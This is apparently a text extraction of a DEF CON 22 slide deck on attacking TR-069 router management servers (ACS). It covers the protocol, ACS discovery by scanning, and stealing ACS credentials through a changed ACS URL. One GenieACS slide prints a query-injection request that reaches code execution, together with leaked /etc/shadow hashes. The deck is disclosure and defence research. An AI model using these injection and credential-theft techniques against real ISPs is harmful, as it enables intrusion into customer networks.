


TOP SECRET//SI//REL TO DC22



(U) I hunt TR-069 admins



**PWNING ISPS LIKE A BOSS**

Shahar Tal



**no ISPs were harmed during the  
making of this presentation**

corporate legal wouldn't let us



# obligatory whoami

- Shahar Tal (@jifa)
- Father, husband, geek
- 10 years with IDF



# Residential Gateway Security

- It sucks.



- Pedro Joaquin (Routerpwn), Jacob Holcomb ("So hopelessly broken"), Zachary Cutlip ("rooting SOHO"), devtty0 (D-Link "joel's backdoor" and more)

# TR-069 in 69 seconds



We develop multi-service broadband packet networking specific management. Our work enables home, business and converged backbone networks.


## CPE WAN Management Protocol (CWMP/TR-069)



TR-069 describes the CPE WAN Management Protocol, intended for communication between a CPE and Auto-Configuration Server (ACS). The CPE WAN Management Protocol defines a mechanism that encompasses secure auto-configuration of a CPE, and also incorporates other CPE management functions into a common framework.

# TR-069 (cont.)

SOAP RPC  
(XML over HTTP)



Always\* initiates session



Dual authentication mechanism

# TR-069 Example RPC (ACS → CPE)

```
<soapenv:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:cwmp="urn:dslforum-org:cwmp-1-0"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <soapenv:Header>
    <cwmp:ID soapenv:mustUnderstand="1">1337069</cwmp:ID>
  </soapenv:Header>
  <soapenv:Body>
    <cwmp:SetParameterValues>
      <ParameterList soap:arrayType="cwmp:ParameterValueStruct[1]">
        <ParameterValueStruct>
          <Name>InternetGatewayDevice.ManagementServer.URL</Name>
          <Value xsi:type="xsd:string">http://acs.supersecureisp.com/cwmp</Value>
        </ParameterValueStruct>
      </ParameterList>
      <ParameterKey>1337069</ParameterKey>
    </cwmp:SetParameterValues>
  </soapenv:Body>
</soapenv:Envelope>
```

```

<soap:Body>
  <cwmp:Inform>
    <DeviceId>
      <Manufacturer>Secure-Devices-R-Us</Manufacturer>
      <OUI>001337</OUI>
      <ProductClass>IGD</ProductClass>
      <SerialNumber>123456789</SerialNumber>
    </DeviceId>
    <Event soap-enc:arrayType="cwmp:EventStruct [1]">
      <EventStruct>
        <EventCode>2 PERIODIC</EventCode>
        <CommandKey />
      </EventStruct>
    </Event>
    <MaxEnvelopes>1</MaxEnvelopes>
    <CurrentTime>2014-08-09T01:49:14+00:00</CurrentTime>
    <RetryCount>0</RetryCount>
    <ParameterList soap-enc:arrayType="cwmp:ParameterValueStruct [6]">
      <ParameterValueStruct>
        <Name>Device.DeviceSummary</Name>
        <Value xsi:type="xsd:string" />
      </ParameterValueStruct>
      <ParameterValueStruct>
        <Name>Device.DeviceInfo.HardwareVersion</Name>
        <Value xsi:type="xsd:string">5.0</Value>
      </ParameterValueStruct>
      <ParameterValueStruct>
        <Name>Device.DeviceInfo.SoftwareVersion</Name>
        <Value xsi:type="xsd:string">1.22</Value>
      </ParameterValueStruct>
      <ParameterValueStruct>
        <Name>Device.ManagementServer.ConnectionRequestURL</Name>
        <Value xsi:type="xsd:string">http://2.65.32.114:7547</Value>
      </ParameterValueStruct>
      <ParameterValueStruct>
        <Name>Device.ManagementServer.ParameterKey</Name>
        <Value xsi:type="xsd:string">null</Value>
      </ParameterValueStruct>
      <ParameterValueStruct>
        <Name>Device.LAN.IPAddress</Name>
        <Value xsi:type="xsd:string">192.168.1.1</Value>
      </ParameterValueStruct>
    </ParameterList>
  </cwmp:Inform>
</soap:Body>

```

```

<soapenv:Envelope
  xmlns:soap="http://schemas.xmlsoap.org/soap/en
  coding/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:cwmp="urn:dslforum-org:cwmp-1-0"
  xmlns:soapenv="http://schemas.xmlsoap.org/soap
  /envelope/"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-
  instance">
  <soapenv:Header>
    <cwmp:ID
  soapenv:mustUnderstand="1">1</cwmp:ID>
  </soapenv:Header>
  <soapenv:Body>
    <cwmp:InformResponse>
      <MaxEnvelopes>1</MaxEnvelopes>
    </cwmp:InformResponse>
  </soapenv:Body>
</soapenv:Envelope>

```



# TR-who?




- (2011) Estimated 147M TR-069 enabled devices online
  - 70% Gateways
- According to zmap, 7547 is open on 1.12% of IPv4
  - 2<sup>nd</sup> most popular open port in the world

Port	Service	Hit Rate (%)
80	HTTP	1.77
7547	CWMP	1.12
443	HTTPS	0.93
21	FTP	0.77
23	Telnet	0.71
22	SSH	0.57
25	SMTP	0.43
3479	2-Wire RPC	0.42
8080	HTTP-alt/proxy	0.38
53	DNS	0.38

# Good Guy ACS

- Monitor for faults, errors or malicious activity
- Measure performance
- Assist users by allowing Tech Support remote management
- Replace/fix faulty configuration
- Deploy upgraded firmware





- Firewall Rules
- Services
- Schedule
- E-mail

### Remote Management

Turn Remote Management On

### Remote Management Help

Using the Remote Management menu, you can allow a user on the Internet to configure, upgrade and check the status of your router.

**IMPORTANT:** Be sure to change the router's default password to a user

```
<TR>
  <TD vAlign=top><IMG height=7 alt="" src="redbull.gif" width=7 align=top vspace=6></TD>
  <TD><A href="USB_settings.htm" target=formframe><font color="#ff0000">USB Settings</font></A></TD></TR>
<!--
<TR>
  <TD vAlign=top><IMG height=7 alt="" src="redbull.gif" width=7 align=top vspace=6></TD>
  <TD><A href="TR069_tr069.htm" target=formframe><font color="#ff0000">TR069</font></A></TD></TR>
//-->
<TR>
  <TD vAlign=top>
  <TD><A href="start.htm" target=_top>Standard Mode</A></TD></TR>
```

- Wireless Settings
- Remote Management
- Static Routes
- IPnP
- USB Settings
- Standard Mode
- Logout

<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>

### Allow Remote Access

For security, you should restrict access to as few external IP addresses as practical:

- Click **Only This Computer** to allow access by only one IP address.
- Click **IP Address Range** to allow access from a range of IP addresses on the Internet; enter a beginning and ending IP address to define the allowed range.
- Click **Everyone** to allow access by everyone on the Internet.

## TR-069 Configuration

### TR-069 Client Configuration

Inform Status:  Disable  Enable

Inform Interval:  

ACS URL:

ACS Username:

ACS Password:  

**Connection Request Authentication**

Connection Request User Name:

Connection Request Password:  

Apply

Cancel

## TR-069 Status

---

Device Serial Number:	4494F0 [REDACTED]
TR069:	enable
ACS URL:	https://acs [REDACTED] /TR069
ACS Username:	[REDACTED]
Periodic Inform Enable:	enable
Periodic Inform Interval:	900002
Periodic Inform Time(y-m-d T h:min:s):	0000-00-00T00:00:00
Connection Request Username:	[REDACTED]
CPE Port for ACS Access:	30005

---

# TR-069 Archite

Figure 1 – Positioning in



# Why should intelligence agencies care?

- Internet facing HTTP servers
- Non-trivial connectivity to internal I

# Why should you care?

- Because intelligence agencies do



# Scumbag ACS



- What would an attacker do if he was in control of an ACS?
- Get private data
  - SSID, hostnames & MAC addresses, usernames, VoIP
  - Get complete configuration incl. passwords (vendor-specific)
- Set every parameter
  - DNS servers
  - Wi-Fi (add new hidden SSID, remove password)
  - PPP (replace WAN service with attacker controlled tunnel)
- Download
  - Configuration, firmware, logs
- Upload
  - Configuration, firmware

**REMOTELY MANAGE**



**ALL THE THINGS**




# Previous Work?

- Luka Perkov (“ISP’s black box” @ 29c3, UKNOF24)
- A brief survey of CWMP security (3SLabs)
  - <http://blog.3slabs.com/2012/12/a-brief-survey-of-cwmp-security.html>
- That’s about it.
  - (Apologies if my google fu wasn’t strong enough to find you)

# Niche Market


- Service Provider world
- TR-069 community?



there doesn't seem to be anything here



# TR-069 Community

A screenshot of a Twitter profile card for TR-069 Central. The profile picture is a purple square with a white egg. The name is 'TR-069 Central' and the handle is '@TR069Central'. It shows 'FOLLOWS YOU' and a 'Following' button. The statistics are: TWEETS 53, FOLLOWING 23, and FOLLOWERS 16. There is also a gear icon for settings.

TWEETS	FOLLOWING	FOLLOWERS	
53	23	16	Following

ADB, Affinegy, Agile ACS, Alvarion, Arris, AVSystem, Axiros, Calix, Cisco, Comtrend, Consona, Dimark, Draytek, Fine Point Technologies, Friendly Tech, GIP, Incognito Software, Intraway, Iskratel, iWedia, Jungo, Juniper Bridge, Mobigen, Motive, Netgem communications, Netmania, OneAccess, Pace, ProSyst, Ronankii Infotech, Sigma Systems, Tata Elxsi, Tilgin, Wi-tribe, Wind River, Works Systems

**DrayTek**  
Australia

# VigorACS SI

Auto Configuration Servers



30 Days Free Trial!!!

**i-LAN**

Produced by  
**i-Lan Technology**





much ACS vendors

very TR-069

many features

such 1999 look & feel

WOW



# I got TR-069 problems

**Insecure  
Configuration**



**Insecure  
Implementation**



# How do you find ACSs ITW?

- Hack a single router. QED.
- Scanning
  - zmap/masscan FTW
  - 7547 and friends
  - UPnP endpoints
- Public datasets
  - Internet Census 2012
  - DNS Census 2013
- [Imgtfy](#)
  - [Imstfy](#)



let me



**SHODAN**


that for you  
Computer Search Engine



# Insecure Configuration


- Poor/Non-existent Perimeter Security
  - Uhhm, like, firewalls.
- Misunderstanding of Architecture

Figure 1 – Positioning in the End-to-End Architecture



# Authentication Drill Down

- SSL or shared secret
- Shared secret = HTTP auth (basic/digest)



## QUANTUM Capabilities - NSA


(TS//SI//REL) NSA QUANTUM has the *greatest* success against <yahoo>, <facebook>, and Static IP Addresses. New QUANTUM realms are often changing, so check the [QUANTUM](#) wiki page or the [QUANTUM](#) SpySpace page to get more up-to-date news.

NSA QUANTUM is capable of targeting the following realms:

- IPv4\_public
- alibabaForumUser
- doubleclickID
- emailAddr
- rocketmail
- hi5Uid
- hotmailCID
- linkedin
- mail
- mailruMrcu
- msnMailToken64
- mailruMrcu
- msnMailToken64
- qq
- facebook
- simbarUuid
- twitter
- yahoo
- yahooBcookie
- ymail
- youTube
- WatcherID

# Stealing the Secret

- Router interfaces try to protect ACS passwords.
- But... allow you to change the ACS URL.



The screenshot shows the 'TR-069 Configuration' page, specifically the 'TR-069 Client Configuration' section. The 'Inform Status' is set to 'Enable'. The 'Inform Interval' is 3600. The 'ACS URL' is 'https://acs. [redacted] 8443/d'. The 'ACS Username' and 'ACS Password' fields are redacted. The 'Connection Request Authentication' checkbox is checked. The 'Connection Request User Name' and 'Connection Request Password' fields are also redacted. At the bottom, there are 'Apply' and 'Cancel' buttons.

Inform Status:	<input type="radio"/> Disable <input checked="" type="radio"/> Enable
Inform Interval:	3600
ACS URL:	https://acs. [redacted] 8443/d
ACS Username:	[redacted]
ACS Password:	[redacted]
<input checked="" type="checkbox"/> Connection Request Authentication	
Connection Request User Name:	[redacted]
Connection Request Password:	[redacted]


Apply Cancel

- ACS chooses and can enforce HTTP Basic auth
  - Base64 encoded "username:password"

# SSL Certificate Validation

If TLS 1.2 (or a later version) is used, the CPE MUST authenticate the ACS using the ACS-provided certificate. Authentication of the ACS requires that the CPE MUST validate the certificate against a root certificate, and that the CPE MUST ensure that the value of the CN (Common Name) component of the Subject field in the certificate exactly matches the host portion of the ACS URL known to the CPE (even if the host





trust,  
ation

**Issued to:** i-hunt-tr069-admins.com

**Issued by:** i-hunt-tr069-admins.com

**Valid from:** 31/05/2014 to 28/05/2024



# OpenACS

- Open source (Java)
- Start auditing
- 3 days later: RCE
- Reflection + Native File Upload = CVE-2014-2840



# GenieACS

- Open source (Node.js, Redis, MongoDB)
- Start auditing
- 2 days later: RCE
- Non-Global regex
- Running as root



```
Response
Raw Headers Hex
HTTP/1.1 200 OK
Content-Type: application/json
total: 1
Date: Mon, 28 May 2014 07:33:29 GMT
Connection: keep-alive
Content-Length: 1109
```


```
output = input.replace(/[\[\]\|\^\$\.\|\?+\(\)\]/, "\\$&")
```

```
GET /devices?query=["./;require('util').log('lolwut');/**"] HTTP/1.1
```

```
["_item":"root:8e81q/1UE5D$vm0yM
RAHllk-2eeD/10r/c/cuK6E PM150-MI
n:*:15924:0:99999:7
:::nsys:*:15924:0:99999:7:::nsync:*:15924:0:99999:7:::\ngame
es:*:15924:0:99999:7:::\nman:*:15924:0:99999:7:::\nlp:*:15924
:0:99999:7:::\nmail:*:15924:0:99999:7:::\nnews:*:15924:0:9999
9:7:::\nnntp:*:15924:0:99999:7:::\nproxy:*:15924:0:99999:7:::
\nwww-data:*:15924:0:99999:7:::\nbackup:*:15924:0:99999:7:::\
nlist:*:15924:0:99999:7:::\nirc:*:15924:0:99999:7:::\nngnats:*
:15924:0:99999:7:::\nnobody:*:15924:0:99999:7:::\nlibuid:/:1
5924:0:99999:7:::\nmysql:/:15924
:0:99999:7:::\nmessagebus:*:15924:0:99999:7:::\nwhoopsie:*:15
924:0:99999:7:::\nbind:*:15924:0:99999:7:::\nlandscape:*:1592
4:0:99999:7:::\nsshd:*:15924:0:99999:7:::\nadministrator:$E$x
iF97L
```

# PWNAGE

- >be scanning ipv4 for GenieACS
- >detect instance in Iraqi ISP
- >nbi exposed
- >picard\_facepalm.png
- >OP delivers (vulnerability report)
- >Iraqi ISP support center not thrilled with Israeli calling about "vulnerable infrastructure"



>8/10 would report again

Showing 7314 devices

Serial number	Product class	Software version	MAC	IP	WLAN SSID
78		963	78:9	4.147	T7
78		963	78:9	20.250	T7
78		963	78:9	20.235	T7
78		963	of 8 months a	13	
78		963	78:9	20.230	T7
78		963	78:9	53	
78		963	78:9	39	90



# What can I do?

- Audit your TR-069 settings
  - Ensure SSL & proper cert validation
  - Unsatisfied? disable TR-069
    - (If you can)
- Add home security layer
  - Another router with NAT/FW capabilities
  - Open source firmware alternatives
- Ask your provider about their TR-069 configuration!



# Fixing the Problem


